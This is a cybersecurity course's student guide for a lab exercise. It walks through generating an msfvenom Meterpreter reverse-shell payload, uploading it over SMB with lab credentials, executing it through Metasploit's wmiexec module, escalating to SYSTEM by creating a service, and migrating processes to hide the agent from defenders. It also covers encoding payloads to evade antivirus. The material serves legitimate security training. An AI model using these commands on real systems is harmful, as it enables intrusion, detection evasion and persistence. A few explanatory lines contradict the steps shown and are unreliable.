



16.2 Student Guide: Windows Exploitation, Privilege Escalation, and Credential Access

Overview

In today's class, we'll expand on the previous class's activities by leveraging the WMI module in Metasploit to gain a fully working reverse shell on the Windows machine. You will learn about Meterpreter, why it is a better reverse shell, and how its capabilities can help us in post exploitation. You will perform privilege escalation via service abuse.

Class Objectives

By the end of class, you will be able to

- Generate payloads using `msfvenom`.
- Operate Meterpreter shells.
- Perform and explain how process migration works.

Slideshow

The lesson slides are available on Google Drive here: [16.2 Slides](#).

Lab Environment

For this module, you will use the penetration testing Cloud Labs environment.

The Credentials for the Kali VM are un:root, pw:kali

This lab uses nested Hyper-V machines, refer to the [Hyper-V guide](#) for additional information.

01. Welcome

In this lesson, we'll pick up where we left the previous class.

- In the preceding lesson, we concluded by conducting an exploit using the WMI module in Metasploit to run commands remotely on the Windows 10 machine.

- Today, we'll establish a reverse shell on the WIN10 machine.
 - But first we'll learn about custom payloads and **msfvenom**.
-

02. Msfvenom Intro

Today, we'll learn how to create custom payloads using a Metasploit tool **msfvenom**.

The exploitation of services is not as common as it was a decade ago. This is due to the use of defense countermeasures like endpoint detection and response, patching, antivirus (AV) solutions, and IPS/IDS implementation.

Since attacking vulnerable services is not as likely today, attackers deliver **custom payloads** through social engineering if they cannot exploit services.

- Reminder: A **payload** is the shell code that runs when an exploit successfully compromises a system.
 - Attackers typically build custom payloads to include in phishing emails or add to their websites.
 - When unsuspecting users click the link for the malicious payload, their computers are infected.
- Custom payloads allow customization of various payload options, such as:
 - Architecture
 - Shell type
 - Reverse
 - Bind
 - Meterpreter
 - Another proprietary C2 shell
- Note that, in our case, we have remote code execution (RCE), meaning we can upload data, including custom payloads.

Msfvenom

To create these custom payloads, attackers use a tool called **msfvenom**.

- **msfvenom** is a Metasploit framework tool that generates and encodes payloads.
- Although **msfvenom** is part of the Metasploit framework, Metasploit does not need to be running in order to use **msfvenom**.

- While it's relatively easy to create custom payloads, the real challenge is creating a payload that bypasses network detection by IDS and AV solutions.

Encoding is a method used to evade detection tools.

- Encoding changes the signature of an exploit or payload, creating a new signature that has no written rule.
- This change in signature allows payloads to bypass detection from AV and IDS tools that detect known malicious signatures.

Let's explore the basics of **msfvenom**'s help menu and some basic command options available for use with encoders, payloads, and formats.

Custom Payload Creation with Msfvenom Demonstration

Log in to the Kali Linux (attacker) VM.

1. First, explore the **msfvenom** help menu to learn what command options are available.
 - Launch the terminal and run the following command: **msfvenom**
 - We are presented with a list of all available command options for **msfvenom**, as the image shows:

```

root@kali: ~
root@kali:~# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list <type>      List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encry
pt, formats, all
  -p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or ST
DIN for custom
  --list-options          List --payload <value>'s standard, advanced and evasion options
  -f, --format <format>  Output format (use --list formats to list)
  -e, --encoder <encoder> The encoder to use (use --list encoders to list)
  --sec-name <value>     The new section name to use when generating large Windows binaries. Default: random 4-cha
racter alpha string
  
```

- Some of the most important options in this list are:
 - **-p**: Designates the Metasploit payload we want to use
 - **-e**: Designates the encoder we want to use
 - **-a**: Designates the architecture we want to use (the default is **x86**)
 - **-s**: Designates the maximum size of the payload
 - **-i**: Designates the number of iterations with which to encode the payload
 - **-x**: Designates a custom executable file to use as a template

- **-o**: Designates an output file to be created, specifying its name and location

2. Next, list all the available payloads.

- Run the following command: **msfvenom -l payloads**
- The output should provide a list of all currently installed payloads in alphabetical order by name and description, as the image shows:

```

root@kali: ~
root@kali:~# msfvenom -l payloads
Framework Payloads (560 total) [--payload <value>]
=====
Name                                     Description
-----
aix/ppc/shell_bind_tcp                  Listen for a connection and spawn a command shell
aix/ppc/shell_find_port                 Spawn a shell on an established connection
aix/ppc/shell_interact                  Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp               Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http         Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https       Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp         Run a meterpreter server in Android. Connect back stager
android/meterpreter/reverse_tcp         Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_https       Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_https       Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http              Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https             Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp               Spawn a piped command shell (sh). Connect back stager
apple_ios/aarch64/meterpreter_reverse_http
Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_https
Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_tcp
Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/shell_reverse_tcp     Connect back to attacker and spawn a command shell
  
```

3. List all the executable files and transform formats supported by **msfvenom**.

- Run the following command: **msfvenom -l formats**
- We're presented with a list of all the file formats in which payloads can be delivered, as the image shows:

```

root@kali: ~
root@kali:~# msfvenom -l formats
Framework Executable Formats [--format <value>]
=====
Name
----
asp
aspx
aspx-exe
axis2
dll
elf
elf-so
exe
exe-only
exe-service
exe-small
hta-psh
  
```

4. List **msfvenom**'s encoders. The encoders are various algorithms and encoding schemes that Metasploit uses to re-encode payloads.

- Run the following command: **msfvenom -l encoders**

- The output lists the encoders, as the image shows:

```

root@kali:~# msfvenom -l encoders
Framework Encoders [--encoder <value>]
=====
List of supported "Encoders"

Name      Rank      Description
----      -
cmd/brace  low       Bash Brace Expansion Command Encoder
cmd/echo   good      Echo Command Encoder
cmd/generic_sh  manual   Generic Shell Variable Substitution Command Encoder
cmd/ifs    low       Bourne ${IFS} Substitution Command Encoder
cmd/perl   normal    Perl Command Encoder
cmd/powershell_base64  excellent Powershell Base64 Command Encoder
cmd/printf_php_mq      manual   printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar          manual   The EICAR Encoder

```

- Without `msfvenom`, we would have to re-encode a payload by piping the `msfpayload` command through the `msfencode` command. In a single command, `msfvenom` does both actions and more.

Msfvenom Command Structure

Now, let's cover the basics of the `msfvenom` custom payload command options.

- Note the following command:
 - `msfvenom -p windows/meterpreter/reverse_tcp -a x86 -e x86/shikata_ga_nai -f exe -o /tmp/hack.exe LHOST=172.22.117.100 LPORT=4444`
 - Syntax breakdown:
 - `msfvenom`: Launches the `msfvenom` program
 - `-p`: Indicates payload
 - `windows/meterpreter/reverse_tcp`: The Metasploit command module
 - `-a x86`: Designates the architecture we will use, default is `x86`
 - `-e x86/shikata_ga_nai`: Designates the encoder we will use
 - `-f exe`: Indicates the file type to create (in this case, `.exe`)
 - `-o /tmp/hack.exe`: Creates an output file, specifying the file name (`hack.exe`) and location (inside the `/tmp` directory)
- Next, refer to the command that we used in the preceding lesson, and try to break it down:
 - `msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe R > hack.exe`

- `msfvenom`: Launches the `msfvenom` program
- `-p`: Indicates payload
- `windows/meterpreter/reverse_tcp`: The Metasploit command module
- `-f exe`: Creates a `.exe` file type

In the activity that follows, you'll build a custom command in an exploitation attack.

03. Msfvenom Payloads

Let's generate a custom payload with `msfvenom` and use it to gain a Meterpreter shell.

- [Class Do Activity File: Custom Payload with Msfvenom](#)
- Make sure you're in your home directory, then generate a Windows Meterpreter payload using the following commands:

- `cd ~`
- `msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe`

```
(root@kali)~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

- Next, use `SMBClient` in Kali to interact with the Windows machine's file system over SMB. To connect to the remote filesystem, type `smbclient //172.22.117.20/C$ -U megacorpone/tstark`.
 - This connects to the `C` drive on the remote machine as the user `tstark`.
- You will then be asked for a password. Input `tstark`'s password: `Password!`
- List the files in the current directory using the following command:
 - `ls`

```
(root@kali)-[~]
# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> LS
$Recycle.Bin                DHS            0   Sat Jan 15 10:38:46 2022
$WinREAgent                 DH              0   Tue Oct 19 15:30:59 2021
bootmgr                     AHSR           413738 Sat Dec 7 04:08:37 2019
BOOTNXT                     AHS             1   Sat Dec 7 04:08:37 2019
Documents and Settings      DHSrn           0   Mon May 10 08:16:44 2021
DumpStack.log.tmp           AHS            8192   Sat Jan 15 11:48:24 2022
pagefile.sys                AHS 1811939328 Sat Jan 15 11:48:24 2022
PerfLogs                    D              0   Sat Dec 7 04:14:16 2019
Program Files               DR              0   Mon May 10 10:37:15 2021
Program Files (x86)         DR              0   Thu Nov 19 02:33:53 2020
ProgramData                 DHn            0   Sat Jan 15 11:37:08 2022
Recovery                    DHSn           0   Mon May 10 08:16:51 2021
swapfile.sys                AHS 268435456 Sat Jan 15 11:48:24 2022
System Volume Information   DHS            0   Mon May 10 01:19:02 2021
Users                       DR              0   Sat Jan 15 10:38:18 2022
Windows                     D              0   Sat Jan 15 11:26:17 2022

33133914 blocks of size 4096. 27097119 blocks available
smb: \> █
```

- Upload your payload via the following command:

- `put shell.exe`

```
smb: \> put shell.exe
putting file shell.exe as \shell.exe (10295.9 kb/s) (average 10296.0 kb/s)
smb: \> ls
$Recycle.Bin                DHS            0   Sat Jan 15 10:38:46 2022
$WinREAgent                 DH              0   Tue Oct 19 15:30:59 2021
bootmgr                     AHSR           413738 Sat Dec 7 04:08:37 2019
BOOTNXT                     AHS             1   Sat Dec 7 04:08:37 2019
Documents and Settings      DHSrn           0   Mon May 10 08:16:44 2021
DumpStack.log.tmp           AHS            8192   Sat Jan 15 11:48:24 2022
pagefile.sys                AHS 1811939328 Sat Jan 15 11:48:24 2022
PerfLogs                    D              0   Sat Dec 7 04:14:16 2019
Program Files               DR              0   Mon May 10 10:37:15 2021
Program Files (x86)         DR              0   Thu Nov 19 02:33:53 2020
ProgramData                 DHn            0   Sat Jan 15 11:37:08 2022
Recovery                    DHSn           0   Mon May 10 08:16:51 2021
shell.exe                   A             73802   Sat Jan 15 11:54:23 2022
swapfile.sys                AHS 268435456 Sat Jan 15 11:48:24 2022
System Volume Information   DHS            0   Mon May 10 01:19:02 2021
Users                       DR              0   Sat Jan 15 10:38:18 2022
Windows                     D              0   Sat Jan 15 11:26:17 2022

33133914 blocks of size 4096. 27097328 blocks available
smb: \> █
```

- Now that the payload is on the remote system, you can execute it using the WMI module in Metasploit. Before doing that, though, you need to ensure that Metasploit is listening for your payload to execute.

- `use exploit/multi/handler`
- `set payload windows/meterpreter/reverse_tcp`
- `set LHOST [IP ADDRESS]`
- `set LPORT 4444`
- `exploit -j`

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     172.22.117.100  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     172.22.117.100  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target
```

- **Note:** The `-j` argument in `exploit -j` means to run in the background. This ensures that your listener is constantly listening and you can use Metasploit with it listening in the background.
- Now, switch to the WMI module.
- use `scanner/smb/impacket/wmiexec`
- in the SMBPass, SMBUser, SMBDomain, and RHOSTS parameters, if not done already.
- COMMAND, put in the path of the payload that you uploaded on the remote machine. If you did not change directories when uploading via SMBClient, the payload will be located in `C:\`.

- `set COMMAND C:\shell.exe`

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options
Module options (auxiliary/scanner/smb/impacket/wmiexec):
```

Name	Current Setting	Required	Description
COMMAND	C:\shell.exe	yes	The command to execute
OUTPUT	true	yes	Get the output of the executed command
RHOSTS	172.22.117.20	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMBDomain	megacorpone	no	The Windows domain to use for authentication
SMBPass	Password!	yes	The password for the specified username
SMBUser	tstark	yes	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

- Run the module with the command `run`. The message "Meterpreter session 1 opened" should appear, as the image shows:

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run
[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:61644 ) at 2022-01-15 12:11:24 -0500
```

- **Note:** After the message appears, the exploit will seem to "hang." You can safely use Ctrl + C once to exit the prompt. Your session will still be open.
- To view active sessions, type `sessions` and select the session based on the ID via the following command:

- `sessions -i [session ID]`

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i
Active sessions
```

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows MEGACORPONE\tstark @ WINDOWS10	172.22.117.100:4444 → 172.22.117.20:61644 (172.22.117.20)

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i 1
[*] Starting interaction with 1 ...
meterpreter > 
```

- You now have a **Meterpreter shell**, which we'll cover in the next lesson.

Congratulations! You successfully created, transferred, and executed a custom payload on a Windows machine.

04. Meterpreter

Since we now have a Meterpreter shell on the target, we need to know how a Meterpreter shell differs from a standard shell. Remember that we briefly introduced Meterpreter in the preceding module as a feature within Metasploit. We'll dive deeper into the tool in this section.

- **Meterpreter** is a Linux-style shell that runs on the machines you compromise.
- Using Meterpreter is similar to using a normal shell, but it has its own built-in commands and pen testing features.
 - Think of it as an extendable command shell that provides the same interface across platforms.
- Meterpreter is slightly more difficult to detect and leaves minimal traces on victim machines or the network.
 - It runs entirely in memory, meaning it does not create files on the target.
 - It does not start any new processes on the victim machine. Instead, it "injects" itself into a program that's already running. Therefore, users see that Meterpreter has started by looking at running processes.
 - This is not the case with an SSH session, which launches a new shell process.
 - Meterpreter encrypts all communication to and from the victim machine.

With Metasploit, we can use Meterpreter to:

- Upload and download files to and from a target.
- Set up port forwarding through the target.
- Switch between Meterpreter shells.
- Run Metasploit modules on remote hosts.

Meterpreter Basics

The easiest way to open a Meterpreter shell is to select an exploit and set a Meterpreter payload.

- A common payload is `windows/meterpreter/reverse_tcp`.
- **Note:** You can have multiple Meterpreter sessions open on multiple machines.

The following commands are needed to connect to a Meterpreter session:

- `sessions`: Lists all open sessions
- `sessions -i <Session ID>`: Connects to a designated session
- `sessions -i 1`: Brings our session to the foreground, meaning any command we run on our host machine will be run on the Meterpreter shell on the target

Once we've connected to a Meterpreter session, we can run many special commands to get information on the target:

- `?`: Prints Meterpreter's help page, which lists all possible commands
 - `getuid`: Prints user ID
 - `getwd`: Prints current working directory
 - `ifconfig`: Prints the victim's network information
 - `sysinfo`: Gathers system information (i.e., OS, architecture, and kernel version)
 - `upload`: Uploads a file to the target
 - `download`: Downloads a file from the target
 - `search`: Searches for resources, similar to the `find` command in Linux
 - `run win_privs`: Provides more detailed Windows privilege information
 - `run win_enum`: Runs a comprehensive suite of Windows enumerations and stores the results on the attacking machine
-

05. Privilege Escalation

In the previous activity, we successfully gained access to the Windows 10 machine and are now the user `tstark`, who has elevated privileges on the Windows machine.

- While we have many capabilities with these privileges, additional privileges can be obtained.

To understand how to further escalate our privileges on the user `tstark`, we need to better understand privileges and privilege escalation within Windows.

In the upcoming section, we'll cover:

- How Windows uses groups to organize permissions
- How specific groups are important for privilege escalation
- How to check Windows privileges for a user
- The Windows concept of **User Account Control (UAC)** and access tokens
- Privilege escalation paths and techniques

Windows Groups and Privileges

In Windows, permissions are done through **groups**. The group a user belongs to determines the user's permissions or privileges.

- Based on the user's group, they can be either:
 - **High privileged** (a user with elevated privileges)
 - **Low privileged** (a local user with limited privileges)
- For example, **Users** is the default group all new local users are added to. **Domain Users** is the default group a new domain user is added to. These groups are both low

privileged and allow only basic access, such as accessing their own home folders in `C:\Users\.`

- Windows has several groups with high privileges that provide elevated privileges, both from a local and domain context. For example, **Account Operators** is a domain group whose members can reset passwords for any user.

We're particularly interested in two groups:

- **Domain Administrators**, which provides very high privileges in Active Directory.
 - This allows members of the group to modify group policies, create users, set permissions, etc.
- **Administrators**, which is the local group for the administrators.
 - On a local Windows 10 machine, this allows users to create new local users, assign them to local groups, reset passwords, etc.

Note the following:

- **Administrators**, which is the Windows formal name, is the group name for the local administrators users.
- **Domain Administrators** is the group name for the domain administrators users.

A local administrator in Windows is a high-privileged user who also has high access to the operating system.

- This user may access any folder or files and modify the permissions on them.
- The user `tstark`, under whose name we have a Meterpreter session on the WIN10 machine, is a local administrator to the WIN10 machine.
- `tstark` is only a **local** administrator, not a **domain** administrator, meaning they do not have administrative rights on any machines on the network aside from this WIN10 machine.

While the Administrators group has many privileges in Windows, it does not grant the **highest** privileges possible.

- For example, modification of the system's configuration files requires **SYSTEM** privileges, which is the Windows equivalent of root in Linux.
- While a user can be assigned to the Administrators group in Windows, there is no group for SYSTEM.
- SYSTEM is technically the computer account. Computer accounts always have full access to their own machine.
- A penetration tester's goal could be to escalate privileges to **SYSTEM** privileges.

Checking Privileges in Windows

Now that we know how permissions are assigned, the very first thing a penetration tester should do is check the user's privileges.

- In Windows, we can accomplish this in a few ways.
 - **Method 1:** In PowerShell or cmd, `whoami` will give the name of the user you are logged in as.
 - `whoami /priv` will list the permissions that user has, as the image shows:

```
PS C:\WINDOWS\system32> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                             State
-----
SeIncreaseQuotaPrivilege Adjust memory quotas for a process                  Disabled
SeSecurityPrivilege   Manage auditing and security log                   Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects            Disabled
SeLoadDriverPrivilege Load and unload device drivers                     Disabled
SeSystemProfilePrivilege Profile system performance                         Disabled
SeSystemTimePrivilege Change the system time                             Disabled
SeProfileSingleProcessPrivilege Profile single process                             Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority                       Disabled
SeCreatePagefilePrivilege Create a pagefile                                   Disabled
SeBackupPrivilege     Back up files and directories                      Disabled
SeRestorePrivilege    Restore files and directories                     Disabled
SeShutdownPrivilege   Shut down the system                             Disabled
SeDebugPrivilege      Debug programs                                    Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values                 Disabled
SeChangeNotifyPrivilege Bypass traverse checking                           Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system               Disabled
SeUndockPrivilege     Remove computer from docking station               Disabled
SeManageVolumePrivilege Perform volume maintenance tasks                   Disabled
SeImpersonatePrivilege Impersonate a client after authentication           Enabled
SeCreateGlobalPrivilege Create global objects                              Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                     Disabled
SeTimeZonePrivilege   Change the time zone                             Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links                             Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
PS C:\WINDOWS\system32>
```

- **Method 2:** In Meterpreter, this is accomplished with `getprivs`, as the image shows:

```
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTcbPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

These privileges are very important to understand, as they determine how privileged your user is and which privilege-escalation technique should be used.


UAC and Tokens

In Windows, users have the ability to right-click on a program and select **Run as administrator** if they are logged in as an administrator. This is a default feature of **UAC**.

UAC is a security feature in Windows that applies the principle of least privilege, meaning that the only time administrative access should be used is when it is needed.

- For example, checking the IP address can be accomplished by any user and does not need to be done as an administrator.
- However, changing the IP address requires administrator privileges.

The following image compares a "normal" PowerShell session and a PowerShell session run as an administrator:



Note how many more permissions a process has when run as administrator.

UAC is possible due to **access tokens** in Windows. Per [Microsoft](#):

- "An access token is an object that describes the security context of a process or thread. The information in a token includes the identity and privileges of the user account associated with the process or thread. When a user logs on, the system verifies the user's password by comparing it with information stored in a security database. If the password is authenticated, the system produces an access token. Every process executed on behalf of this user has a copy of this access token."

In Windows, administrators have a **split token**, meaning they log on with standard user permissions. Their administrator permissions are not present until they specifically ask for them (e.g., right-click and select "Run as administrator"), at which point a new access token is created and applied to whatever new process they created.

Privilege Escalation Paths and Techniques in Windows

Now that we have an understanding of how permissions work, we are ready to figure out a method to escalate our privileges for the **tstark** user.

- There are many privilege escalation techniques in Windows, and, typically, two "paths" to privilege escalation:

1. Low-privilege user > High-privilege user > SYSTEM

2. High-privilege user > SYSTEM

- The first path starts from a low user context and tries to escalate to high privilege, then to SYSTEM.
- The second starts as high privilege, then escalates to SYSTEM.

For our example, we'll use the latter path, as user `tstark` is a local administrator with high privileges.

- This is important because certain privilege escalation techniques are specific to a low-privilege user trying to escalate to a high-privilege user.
- Since we're already highly privileged, we have an easier task of escalating to SYSTEM.

Since we have chosen the path, we now need to choose our technique.

- For our example, let's use the MITRE technique [T1543.003: Create or modify system process: Windows service](#) to escalate our privileges.
 - Per MITRE: "Services may be created with administrator privileges but are executed under SYSTEM privileges, so an adversary may also use a service to escalate privileges from administrator to SYSTEM. Adversaries may also directly start services through Service Execution."

Services in Windows are crucial to the operating system running.

- In addition, several third-party programs require and depend on services to run.
- Because of this, services always run as SYSTEM by default.
- Also by default, administrators are allowed to create services.

Our privilege escalation attack path will take the following steps:

1. As an administrator, create a new service in Windows.
2. Tell the service to execute an executable of our choice, such as a Meterpreter payload.
3. Start the service and listen for the payload callback in Metasploit.

Luckily, Metasploit has a dedicated module for this, which you will use in the activity that follows.

06. Activity: Windows Privilege Escalation

- [Activity File: Windows Privilege Escalation](#)

07. Break

08. Process Migration

Since we are now SYSTEM and have full access to the machine, let's explore process migration.

- **Process migration** is the action of moving the active process of the C2 agent to another active process.
 - Essentially, it allows a current process to "inject" or "migrate" its data into another process.
- The old process takes on the name of the new, migrated process.
- Process migration is also known as **process injection**.
- Process migration is more often used with Meterpreter.

Process Migration Purposes

The two primary purposes for process migration are:

1. *Conceal* the identity of a C2 agent.
2. Move to a more *stable* process.

For example:

- If you send a payload named `payload.exe` to a user and they double-click it, the C2 agent process is called `payload.exe`.
- When inspecting the active processes on the machine, `payload.exe` is very obvious to threat hunters and blue team members.
- In addition, several defense products will recognize the name and quickly shut it down.

Migrating to another process, say `SearchIndexer.exe`, conceals the name of the payload. So, instead of Meterpreter communicating from the process `payload.exe`, it communicates from `SearchIndexer.exe`, because the contents of `payload.exe` were migrated to `SearchIndexer.exe`.

- In addition to adding a layer of stealth, this also improves the stability of the process.
- Payloads are often generated for a general OS and architecture, e.g., Windows x64.
- These payloads do not take into account certain things, such as necessary DLLs, in order to run properly.
- By migrating to another process that Windows has spawned, the payload becomes much more stable.

Process Migration Techniques

The many techniques for process migration all are, at their base, similar and leverage the Windows API.

They work as follows:

1. Open a handle to a target process.
 2. Allocate memory in the target process.
 3. Write the payload contents into the newly allocated section of memory in the target process.
 4. Execute the new payload contents in the target process.
-

09. Activity: Process Migration

In Meterpreter, the `migrate` command allows us to move from one process to another.

```
meterpreter > migrate
Usage: migrate <<pid> | -P <pid> | -N <name>> [-t timeout]

Migrates the server instance to another process.
NOTE: Any open channels or other dynamic state will be lost.
```

1. View the current process ID (PID) with the command `getpid`, as the image shows:

```
meterpreter > getpid
Current pid: 10652
```

2. View the active processes on the system with the command `ps`, as the image shows:

```
meterpreter > ps
```

Process List

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
72	4	Registry	x64	0		
192	760	RuntimeBroker.exe	x64	2	MEGACORPONE\tstark	C:\Windows\System32\RuntimeBroker.exe
288	1944	cmd.exe	x64	0	MEGACORPONE\tstark	C:\Windows\System32\cmd.exe
356	4	smss.exe	x64	0		
396	584	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
428	584	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
452	584	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
456	448	csrss.exe	x64	0		
520	584	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
528	448	wininit.exe	x64	0		
540	520	csrss.exe	x64	1		
584	528	services.exe	x64	0		
624	528	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
636	520	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
732	636	fontdrvhost.exe	x64	1	Font Driver Host\UMFD-1	C:\Windows\System32\fontdrvhost.exe
740	528	fontdrvhost.exe	x64	0	Font Driver Host\UMFD-0	C:\Windows\System32\fontdrvhost.exe
760	584	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
852	584	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
888	584	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
900	584	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
936	636	LgoinUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\LgoinUI.exe
944	636	dwm.exe	x64	1	Window Manager\DWM-1	C:\Windows\System32\dwm.exe
956	584	svchost.exe	x64	2	MEGACORPONE\tstark	C:\Windows\System32\svchost.exe
984	584	SgrmBroker.exe	x64	0		
1032	584	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1040	584	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1056	584	svchost.exe	x64	0		
1112	584	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1208	584	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1300	584	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1348	584	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1448	584	VSSVC.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\VSSVC.exe
1684	4	Memory Compression	x64	0		
1748	584	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1880	584	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe

